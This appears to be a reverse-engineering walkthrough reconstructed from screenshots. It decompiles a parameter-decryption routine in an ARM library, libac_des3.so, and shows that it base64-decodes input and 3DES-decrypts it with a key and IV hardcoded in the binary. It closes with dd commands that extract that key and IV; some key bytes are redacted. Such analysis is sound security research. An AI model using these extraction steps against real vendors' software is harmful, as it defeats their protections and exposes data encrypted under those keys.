
```
                      undefined AC_Decrypt_Param()
    undefined           r0:1             <RETURN>
                      AC_Decrypt_Param
00010f44 70 40 2d e9     stmdb       sp!,{r4,r5,r6,lr}

00010f48 00 60 a0 e1     cpy         r6,r0

00010f4c 01 40 a0 e1     cpy         r4,r1

00010f50 02 50 a0 e1     cpy         r5,r2

00010f54 09 fe ff eb     bl          decrypt_string
```




```
undefined4 decrypt_string(char *param_1,undefined4 param_2)

{
  size_t sVar1;
  int iVar2;
  undefined4 uVar3;
  undefined4 *puVar4;
  undefined4 *puVar5;
  undefined4 *puVar6;
  undefined auStack_1820 [2044];
  char acStack_1024 [4];
  char acStack_1020 [2048];
  undefined4 local_820 [2];
  undefined local_818 [17];
  undefined auStack_807 [2027];

  puVar4 = local_820;
  puVar5 = BYTE_ARRAY_00010fb8;
  do {
    puVar6 = puVar5 + 2;
    uVar3 = puVar5[1];
    *puVar4 = *puVar5;
    puVar4[1] = uVar3;
    puVar4 = puVar4 + 2;
    puVar5 = puVar6;
  } while (puVar6 != &UNK_00010fd0);
  *puVar4 = 0;
  memset(auStack_807,0,0x7e7);
  sVar1 = strlen(param_1);
  if (((sVar1 < 5) || (iVar2 = strncmp(param_1,"{\"",2), iVar2 != 0)) ||
     (iVar2 = strncmp(param_1 + (sVar1 - 2),"\"}",2), iVar2 != 0)) {
    uVar3 = 0xffffffff;
  }
  else {
    strncpy(acStack_1020,param_1 + 2,sVar1 - 4);
    acStack_1020[sVar1 - 4] = '\0';
    sVar1 = strlen(acStack_1020);
    uVar3 = base64_decode(acStack_1020,sVar1,auStack_1820);
    des3_crypt(auStack_1820,param_2,uVar3,local_820,0);
    uVar3 = 0;
  }
  return uVar3;
}
```



```
else {
  strncpy(acStack_1020,param_1 + 2,sVar1 - 4);
  acStack_1020[sVar1 - 4] = '\0';
  sVar1 = strlen(acStack_1020);
  uVar3 = base64_decode(acStack_1020,sVar1,auStack_1820);
  des3_crypt(auStack_1820,param_2,uVar3,local_820,0);
  uVar3 = 0;
}
```




```
    DES_set_key_unchecked(param_4,&DStack_1a8);
    DES_set_key_unchecked(param_4[1],&DStack_128);
    DES_set_key_unchecked(param_4[2],&DStack_a8);
    DES_ede3_cbc_encrypt(input,param_2,__size,&DStack_1a8,&DStack_128,&DStack_a8,&local_1b0,param_5)
```


os /docs/man3.0/man3/DES_ ×
+
openssl.org/docs/man3.0/man3/DES_ede3_cbc_encrypt.html


```
void DES_ede3_cbc_encrypt(const unsigned char *input, unsigned char *output,
                          long length, DES_key_schedule *ks1,
                          DES_key_schedule *ks2, DES_key_schedule *ks3,
                          DES_cblock *ivec, int enc);
```

Source: https://www.openssl.org/docs/man3.0/man3/DES_ede3_cbc_encrypt.html




```
    DES_ede3_cbc_encrypt
              (input,output,__size,&DES_key_schedule*ks1,&DES_key_schedule*ks2,&DES_key_schedule*ks3
               ,ivec,enc);
```

IV




```
                     BYTE_ARRAY_00010fb0
00010fb0 [redacted]             db[8]
    00010fb0 [0]               A3h, A4h, [redacted]
    00010fb4 [4]               35h, CBh, [redacted]
```


KEY




```
00010fb8 [redacted]             db[24]
    00010fb8 [0]               60h, 40h, 75h, FBh,
    00010fbc [4]               [redacted]
    00010fc0 [8]
    00010fc4 [12]
    00010fc8 [16]
    00010fcc [20]
```




```
# Extraction of the Key:
$ offset=$(python3 -c 'print(int("00000fb8", base=16))')
$ dd skip=$offset count=24 if=libac_des3.so of=key.bin bs=1

# Extraction of the IV:
$ offset=$(python3 -c 'print(int("00000fb0", base=16))')
$ dd skip=$offset count=8 if=libac_des3.so of=iv.bin bs=1
```



